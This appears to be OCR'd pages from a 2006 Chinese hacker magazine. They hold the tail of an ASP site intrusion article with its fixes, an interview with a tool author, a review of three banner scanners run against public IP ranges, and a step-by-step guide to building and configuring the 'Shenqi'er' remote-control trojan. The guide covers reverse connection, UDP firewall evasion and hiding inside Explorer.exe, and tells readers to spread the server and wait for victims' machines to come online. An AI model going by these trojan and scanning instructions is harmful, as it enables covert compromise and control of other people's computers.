


图11




图12

四、消灭蛀虫

1.对于跨站虫虫，在Add.asp中加入对提交值的过滤，参照memo的过滤方法，使用Server.HTMLEncode()和Replace()相结合的方式。

2.对于注入虫虫，只要用Replace()对Username过滤一下单引号就可以解决问题。

3.对于木马虫虫，消灭的方法相对麻烦一些，在conn.asp中加入容错语句："on error resume next"，或把数据库放在许愿树的根目录中，再就是修改数据库的格式为Mdb或其他，但决不能采用Asp或Asa等可以执行的格式。

4.对于Cookies欺骗，解决的方法就是使用Session验证。

铛、铛、铛，钟声响了十二下，2006年如约而至。许愿树说可以满足我三个愿望，太好了！第一个愿望祝我们大家在新的一年里都能心想事成；第二个祝愿我们的交流中心——《黑客手册》越办越旺，读者越来越多！第三个是……呵呵，私人秘密，暂不公开！:)

【文章中作者写的工具通用注入.exe、及一句话木马和桂林老兵浏览器已收录在光盘中】

编辑点评 常规注入方法，不多点评，不过能写出利用工具来简化入侵步骤，还是许多小菜所不能的。

采访小榕

黑客是个神秘的群体，黑客界更是个神秘的圈子，本期黑客手册采访了黑客前辈小榕。相信圈内的安全人士对他都不陌生，他的软件相当普及，二代、三代等黑客很多甚至靠着一把流光打天下，在网络的历史留下了自己的名字。对很多黑客爱好者来说，流光就像Winamp、Winrar等常用工具一样，已经成为电脑中不可或缺的一部分。“平时闲静少语。好读书，常废寝忘食。胸有点墨，心无城府。喜欢写些乱七八糟的文字，为人热情，真诚，最大的缺点是对别人不设防。”这个是小榕在自己的BLOG里自我评价。“不能仇视社会，不能给别人制造麻烦，不能给别人带来损失。”是他的黑客原则！那这位前辈现在在做什么？生活中的小榕是什么样子的？网上很多关于小榕的采访都是关于技术性的，而本次采访，我们的记者将更多注意生活中的问题，相信大家对这个都很感兴趣的！

而作为一个响当当的黑客前辈，小榕会对我们当今的小菜、小黑们说些什么？本期采访将为你揭开这个谜！

黑客手册：小榕，你好！基本上很多网络安全爱好者都用过你的作品，但可能他们对你这个神秘人物并不熟悉，先来个自我介绍吧！

小榕：嗯……其实我是一个什么样的人并不重要。知道鸡蛋是什么滋味就可以了，何必非要认识下蛋的鸡呢？

黑客手册：作为名人都很谦虚，看来你也不例外。那小榕是从什么时候开始接触网络安全技术的呢？

小榕：1997年，我通过Cernet(中国教育科研网，当时还没有163等公众服务的网络提供商)上网，当时我也是出于好奇，我的未曾谋面的师傅就是coolfire，当时是看了很多他的文章后，加上现实的需要（当时上网很贵的），才逐渐走上这条路的。

黑客手册：当时的网络安全基本没什么资料可以借签，而当时的学习条件和现在相比，可以说是天壤之别，尤其是软件开发更是枯燥乏味，你是如何在这样的困境中学习的呢？

小榕：当时的确可以参考的东西很少，网络也不像现在这么发达，很多东西基本都是要靠D版光盘去收集。我当时在一个国企工作，每天事情不多，而且加上我有一定的程序设计基础和破解软件的经验，自然就对这个东西有兴趣了。有了兴趣就好办了，这些事情做起来自己就不会觉得很枯燥了。

黑客手册：你学生时代是个什么样的情况，想必你的广大粉丝都非常想知道哦！逃没逃过课？还是暗恋哪个女生，又不敢表白……嘿嘿~~~好像我听说你从小到大都很淘气的，是不是这样呢？能给我们的读者介绍下你的光辉历史吗？

小榕：嗯……我在高中的时候就开始逃课，但是不是很多。暗恋的女生……历史了，美好的东西总是在心里的，时间越长，滋味越醇厚，有的东西一辈子都不会忘记。历史没有光辉，现在剩下的只有回忆。

黑客手册：你跟你老婆是怎么认识，别告诉我是在婚姻介绍所认识的哦！哈哈，开句玩笑，她对你生活照顾得好吗，还是她是一个事业型的女人？这里也给大家介绍下你老婆给广大粉丝认识下啦！

小榕：我和我老婆是在现实中认识的，可以说双方都是一见钟情。人是需要互补的，我想我和我老婆就是应该说属于这样的情况吧。她不是IT这个行业的，实际上她的系统中经常会出现病毒，我常对她说的就是，“养着吧，如果他不找你麻烦的话。”:)说起来，我不是一个合格的老公。

黑客手册：相信很多一部分人是先接触你的软件后知道你的，对于你以往开发的作品你最满意的是那款作品呢？为什么？

小榕：现在来看，以往的没有非常满意的，而现在满意的就是现在正在开发的。但是我知道，过一段时间以后，我同样也不会满意。满意也是有保质期的，这就是所谓的“审美疲劳”吧。

黑客手册：有人说中国黑客特别团结，特别爱国。可也有人说中国的伪黑客太多了，都是爱热闹，对这两种说法，你怎么看待呢？你认为国内黑客在朝什么方向发展呢？是日前越来越多的收费VIP，还是自由共享，还是破坏寻乐？

小榕：这个问题，我倒没有想过。但是有一点可以确定的是，商业的味道已经渗透到了这个圈子里面了。

黑客手册：每年一到5月1日，9月18日，10月1日，12月13日等等，都会有很多黑客在一起聚集攻击国外的一些站点，您是怎样看待这种“例会”的呢？哦，可也有很多评论说现在的这种攻击档次太低级，很多被称为笑料，你的观点呢？

小榕：这个我还真不知道，我想黑客也需要有发泄的渠道:)。

黑客手册：听说你目前工作的单位是一家国际最知名的跨国公司，据我们的印象该公司的管理是以严谨正统作为企业文化核心。对于一名喜欢自由而不喜欢被拘束的黑客来说，这是两种完全不同的文化理念。你如何让你的个性融入到这家公司的企业文化里面？当企业文化和自己的原则相冲突的时候，你会如何应对？

小榕：人到一个新的地方总会有一些高原反应的，这是一个相互适应的过程。一个人毕竟是要归属于某一个环境的，如果没有能力去改变这个环境，那么就只有去适应它。

黑客手册：评论曾经说现在部分的安全公司是网络黑社会，先扫描，再通知，简直像在收保护费，这一点你是怎么看待的呢？

小榕：这种情况以前好像比较多，现在好像不多了。

黑客手册：现在你的代表作有流光、溯雪、乱刀这样的工具，大家对你的工具评价都很高，但是这些好像都是一些扫描工具之类的！有没有想过开发一些像溢出、网络僵尸那样的攻击工具，或者像灰鸽子那样的木马工具？你对那些工具的技术、使用道德规范有什么评价？

小榕：哈哈，其实我开发过一个木马，它没有太多复杂的功能，但是每一个功能都是切合现实的网络环境来设计的，简约而实用，我自己觉得它是一个非常专业的渗透启门。

黑客手册：现在中国计算机事业发展迅速异常，当然也不乏涌现出很多计算机黑马一样的人物！你对这些青年有些什么样的看法呢？有没有觉得他们的出现对自己在网络或者其他方面造成的一种危机感？

小榕：这样新出现的黑马的确很多，危机谈不上，我总有退出的时候，人要学会在适当的时候做适当的事情。

黑客手册：现在中国的黑客组织像雨后春笋一样涌出，你对于这种现象觉得是"盲目跟风"，还是什么？对于中国的真正老牌的纯技术性黑客站点像安全焦点、绿盟、邪恶八进制有什么看法没有，你自己是否也经常去这些站点？

小榕：这些地方我都经常去，可以学到很多东西。

黑客手册：网上有篇文章《小榕是英雄还是败类》(http://sres.cumt.edu.cn/bbs/printpage.asp?BoardID=40&ID=2246)，对你的针对性评价。这篇文章不知道你自己看过没有，对此你如何看待的？

小榕：哦，我刚才看了，没什么，每个人的想法都会不一样的，没有必要强求。

黑客手册：你如何定义个人事业的成功标准？俗话说"三十而立"，你能简短的概括下你30岁之前的人生吗？

小榕：Nothing，我想我还不到概括的时候吧！

黑客手册：我们杂志群内的读者听说了这次采访，也都在群里谈论着你。下面我们就看下几位读者对小榕及其工具的印象及看法！

以下是读者对小榕及其软件的看法：

1.QQ:(359057684) 小榕！我其实不怎么用他的软件，尤其是拿他的流光用一下，感觉还不错！在网上看了他不少介绍和采访，小时侯调皮捣蛋，长大后空前成功！呵呵，感觉像他们这样的大人物都是这样的一个经历哦！说实话这种报道使我对他感兴趣起来，其实我说点尖锐的话：小榕，这个名字的成功就像很多歌手一曲成名的例子一样！但是作为前辈，我们还是要向他学习，学习他的精神！也希望小榕不要让我们这些时时刻刻注视他的人失望！祝小榕事业上取得更大的成功！

2.QQ(313287988) 偶可是实话实说，对那个流光，除了扫描端口，其他的好像都不怎么样~！~那个什么映射端口的，现在太麻烦，在网吧用鸽子什么的都麻烦！可能是当时没发展到这个程度，希望能接着开发一下！此外，最好给点源代码，像我们这种刚接触软件的，应该多看看呀！希望榕哥同意！也就这么多了吧！另外我要对榕哥说的是：小榕，小榕我爱你，就像老鼠爱大米！

3.QQ(5881097) 在我心中的形象还可以，以前接触过多次，感觉这个人很不错。对一个工具来看是他本身的成功跟作品，祝福他能继续创造出适合我们用的工具。当然，工具也没有很完美的，只有多用多测试，达到更好！

坛子里的"angelfish"也第一时间发来了自己的看法：个人觉得他还蛮好的，蛮低调。听说过他的事，觉得他很可爱^_^，哈哈~~挺喜欢用他的一些工具，感觉很顺手。还喜欢他的"刀、光、雪、影"，觉得命名有诗意，尤其对他的流光那叫一个印象深刻。记得几年前柳州一个初二的小妹妹东跑西跑，在坛子收集他流光的旧版本，我当时还很茫然，问"什么是流光？"再后来就常用了，呵呵:)。祝福的话就是希望他能实现他自己的愿望，我不会说什么希望他技术更好，做出更多的工具之类的，因为觉得还是他个人的想法比较重要。当然，假如他希望这样，那也就是我的祝福了~~~

坛子里的漏洞公布班竹魏玮也发来一线看法：小榕，作为晚辈，我应该尊重你。你的软件做的很实用，人气也很旺。作为我们的前辈，我们当然要像你学习！我代表不归路小组所有成员，祝小榕事业上取得更大的成功！

黑客手册：几位读者谈的都很不错，这里十分感谢几位读者的参与。小榕，你看我们的读者这么热情，作为一个黑客界的老前辈，你能给我们的网络新手们来点忠告吗？另外我们的读者如何联系你呢？

小榕：谢谢，很快会有新的工具出来的，也会是一个功能强大的XX工具，希望大家继续帮我测试和不断完善。QQ我已经不怎么用了，邮件倒是常收：ipconfig@gmail.com，或者security@vip.sina.com。

黑客手册：感谢小榕百忙中抽出时间来接受我们黑客手册的本期采访，期待着小榕更多的新作品问世。

nohack小技巧

让中文文件名按笔画排序

在Windows的资源管理器中，不管文件（或文件夹）名是英文还是中文，当我们用"详细信息"方式查看时，在文件列表标题"名称"上单击，文件名默认的排序方式都是按字母的顺序排列的。如果你有大量的中文文件名，那么让中文文件名按笔画排序会更符合我们的使用习惯。方法是：

在Windows XP中双击"控制面板→区域和语言选项"，切换到"区域选项"选项卡，单击"自定义"按钮打开"自定义区域选项"对话框，单击"排序"选项卡，在排序方法下拉列表中选择"笔画"。重新启动计算机后，打开资源管理器，单击文件列表标题"名称"，会发现中文文件名已经按笔画多少排序了！

注意：该设置只影响中文名称文件，不管以"发音"还是以"笔画"排序，用英文命名的文件，其排序方式总是按名称排序。

新年到了，按理说本该准备一份“大餐”来祝贺新年的，不过本期准备的却是“小点”，小是小，但却很有用哦，大家试试就知道了。呵呵。

信息搜集三剑客

王申南

今天要向各位黑友介绍三款体积小、速度快的信息搜集软件，它们是Tscan.exe、Infoscan.exe和Httpb.exe。这三款软件都是由uhhuhy所写，在此向作者致敬。它们三个在功能上虽然有所重复，但又各有千秋。

我们先来看看Tscan（如图1），它的主要功能是扫描并获取所选端口的Banner 等信息，如果用于扫描FTP端口Banner的话，还“兼职”扫描一下FTP是否为匿名FTP服务器（如图2）。当用它扫描80端口信息时，遇到PHP或者Apache会用红色字体来警示，并且会显示服务器的相关信息等（如图3）。

```
Tscan v1.1 - command line port scanner
by uhhuhy - http://uhhuh.myetang.com

Usage:    tscan <startIP-endIP> <Port>
Example:  tscan 10.0.0.1-10.0.0.255 21

D:\tools>_
```

图1

```
[202.…232]
530 Connection refused, unknown IP address.

[202.…239]
220 Serv-U FTP Server v5.0 for WinSock ready...

[202.…240] → …163.ppp
220 <vsFTPd 1.1.3>
Anonymous login allowed !!!
```

图2

```
[202.…198]
http/1.1 200 ok
content-type: text/html
server: microsoft-iis/6.0
x-powered-by: php/4.3.11
x-powered-by: asp.net
date: thu, 01 dec 2005 08:54:55 gmt
connection: close



[202.…210]
http/1.1 200 ok
date: thu, 01 dec 2005 08:38:45 gmt
server: apache/2.0.53 (unix) php/4.3.10
x-powered-by: php/4.3.10
set-cookie: cookietime=2592000; expires=fri, 01-dec-2006 08:38:45 gmt; path=/; d
omain=…com
set-cookie: lastvisit=1133426325; expires=fri, 01-dec-2006 08:38:45 gmt; path=/;
 domain=…com
connection: close
content-type: text/html
```

图3

```
Tscan v1.1 - command line port scanner
by uhhuhy - http://uhhuh.myetang.com

Start to scan port 23:

[192.168.0.129]
  ?  ?  ?

[192.168.0.132]
  ?  ?  ?
```

图4

```
C:\WINNT\system32\cmd.exe
     Infoscan version 1.0 - command line port information scanner
          By uhhuhy (Jan 27,2003) - http://www.cnhonker.com
     Thanks for using,anything please,mailto: uhhuhy@21cn.com

<Usage>:     infoscan [Hostname|startIP<-endIP>] <Options>
<Options>:
             <-p Port>          ~ Special the port
             <-x Xstring>       ~ Special the string
             <-m Thread>        ~ Special max threads
             <-t Timeout>       ~ Specail timed out(ms)

<Example>:   infoscan 192.168.0.1-192.168.0.254 -p 22 -x 3.0.0 -m 500 -t 10000


D:\tools>_
```

图5

其使用方法大家可以参照图1所示，其port（端口）参数可以随意制订为例如：21端口（FTP服务的端口），23端口（Telnet服务的端口）80，（HTTP服务的端口）等。但是Tscan 在获取Telnet 的Banner 的功能上似乎有些不足（如图4）。

那么就该Infoscan 出场了，由于是同一作者的缘故，这个Inforscan 继承并发扬了Tscan 的功能（如图5），还参加了增加线程、时延等参数。对Telnet 的Banner 的信息获取有了很大的改善（如图6）。

```
     Infoscan version 1.0 - command line port information scanner
          By uhhuhy (Jan 27,2003) - http://www.cnhonker.com
     Thanks for using,anything please mailto: uhhuhy@21cn.com

Infoscan version 1.0 started

[192.168.0.132   ]:   port 23 listening!
[192.168.0.133   ]:   port 23 listening!
[192.168.0.129   ]:    Username:
[192.168.0.130   ]:   port 23 listening!
[192.168.0.131   ]:   port 23 listening!
[192.168.0.161   ]:   port 23 listening!
[192.168.0.193   ]:   port 23 listening!
[192.168.0.254   ]:    User Access Verification Password:
```

图6

参数说明：

- -p ：要扫描的端口
- -m ：扫描的最大线程
- -t ：时延设置

其详细设置如图5所示。尽管Infoscan在Banner信息获取的准确性上有很大提高，但是在扫描FTP时功能却没有Tscan强，只能获取Banner。

最后一个要向大家介绍的是Httpb。它的功能很单一，只能获取HTTP 的Banner（如图7）。

```
C:\WINNT\system32\cmd.exe
============== Httpb v1.0 - command line HTTP banner scanner ==============
=========== by uhhuhy (Oct 22,2002) - http://www.cnhonker.com ===========

<Usage>:   httpb <StartIP> <EndIP> [Thread] [TimeOut]

<Notice>:
  Thread   :  Thread number, between 1-1000
  TimeOut  :  TCP connect timeout, between 1-20

<Example>:
   httpb 192.168.0.1 192.168.0.254 200 3

D:\tools>
```

图7

参数说明：

- StartIP ：开始IP
- EndIP ：结束IP
- Thread ：线程1—1000
- TimeOut ：时延1—20

用Httpb扫描时的截图如图8所示。

```
C:\WINNT\system32\cmd.exe
============== Httpb v1.0 - command line HTTP banner scanner ==============
=========== by uhhuhy (Oct 22,2002) - http://www.cnhonker.com ===========

[202.102.233.7  ]:    Microsoft-IIS/5.0
[202.102.233.14 ]:    Microsoft-IIS/5.0
[202.102.233.18 ]:    Apache/2.0.53 (Unix) PHP/4.3.10
[202.102.233.19 ]:    Microsoft-IIS/5.0
[202.102.233.26 ]:    Microsoft-IIS/5.0
[202.102.233.131]:    Microsoft-IIS/5.0
[202.102.233.132]:    Apache/2.0.53 (Unix) PHP/4.3.10
[202.102.233.133]:    Microsoft-IIS/5.0
[202.102.233.134]:    Microsoft-IIS/5.0
```

图8

同Tscan一样，Httpb在扫描到Apahe主机或者PHP主机时会用红色字体作为警示。和Tscan相比，对80端口截取的信息量上有所不足；虽然Infoscan也能获取80端口的Banner信息，但是其速度和精确度上远远没有Httpb高。不过，总体来说它们的扫描速度还是不错的，而且还有一个共同的特点就是，扫描结果会自动生成TXT文件存放在其所在目录里，供日后使用。对它们的介绍到这里就告一段落了，大家各取所需吧。

【本文所介绍的Tscan.exe、Infoscan.exe和Httpb.exe都收录在光盘中】

编辑点评：这三款小巧的信息扫描工具各有各的优势和劣势，诚如作者所说，相信大家在看了本文后，会在实际中根据不同的需要来进行取舍。

国产木马“神气儿”

天涯衰草

说到国产木马，我们就会联想到黑洞、灰鸽子、PcShare这些国产木马的优秀代表。可是在这些国产木马中，有一款名为“神气儿”的木马总是显得特别的神秘，它不时地在某些地方显现，很快又消失得无影无踪，让本来就神秘的它显得更加的神秘。下面，我就带各位走近这款神秘的木马，探究它神秘背后的强大功能。

“神气儿”是由黑客第八军团开发的一款优秀的木马程序。首先从第八军团的主页下载最新版本的“神气儿”木马（http://down.juntuan.net/dsafd454322005/max/Azrael22P.rar），然后解压直接运行文件夹中的客户端程序就可以了。

“神气儿”木马的操作界面主要分为菜单栏、工具栏、控制区、提示框这四部分（如图1）。




图1

点击“工具”菜单中的“生成被控端”命令，在弹出的窗口中配置一个服务端程序。服务端程序的配置根据功能不同分布在各个功能选项卡中。首先来看看连接吧，用户可以通过域名或IP地址来进行连接。如果没有现成的域名，用户可以通过工具栏上的“更新IP到域名”按钮来申请一个免费的域名。使用域名进行连接的，在“DNS域名集”选项中进行设置，如果用户使用IP地址进行连接的话，就在“指定IP集”选项中设置。由于木马本身支持正向和反向两种方式，所以需要分别设置“上线端口”和“监听端口”两项。“神气儿”木马在进行数据传输的时候，采用了UDP协议，这样就会更加轻易地穿透防火墙，这也是“神气儿”木马众多独特功能之一吧。为了避免服务端程序的进程被远程用户发现，“神气儿”同样采用了线程插入技术，程序默认将进程插入到资源管理器Explorer.exe的进程中（如图2）。




图2

在“安装”选项卡中安装程序的名称，以及线程插入的DLL文件的名称；而“启动”选项卡用于设置服务端程序的启动方式，“神气儿”的服务端程序主要利用系统的服务项进行启动，用户可以设置“服务启动优先”选项让服务端的启动项优先启动；“图标”选项卡用于设置服务端程序的图标，软件可以支持图标图片文件（*.ICO），另外还可以从可执行文件（*.EXE）和动态连接库文件（*.DLL）中提取相关的图标进行使用。点击“生成被控端”按钮就会生成配置的服务端程序。

服务端程序配置完成以后，就可以将服务端程序传播出去，等待“肉鸡”上钩了。如果你采用的是反弹连接方式的话，你只要一运行客户端程序，就可以静静地等待服务端程序自动上线了；如果采用的是正向连接的方法，就需要进行一些简单的设置。点击工具栏上的“添加连接主机”按钮，在弹出的“添加主机”窗口中设置要连接的远程计算机的IP地址和端口。连接成功后，在“文件浏览”标签下的“远程主机”中就会看到刚刚连接的这台远程主机。

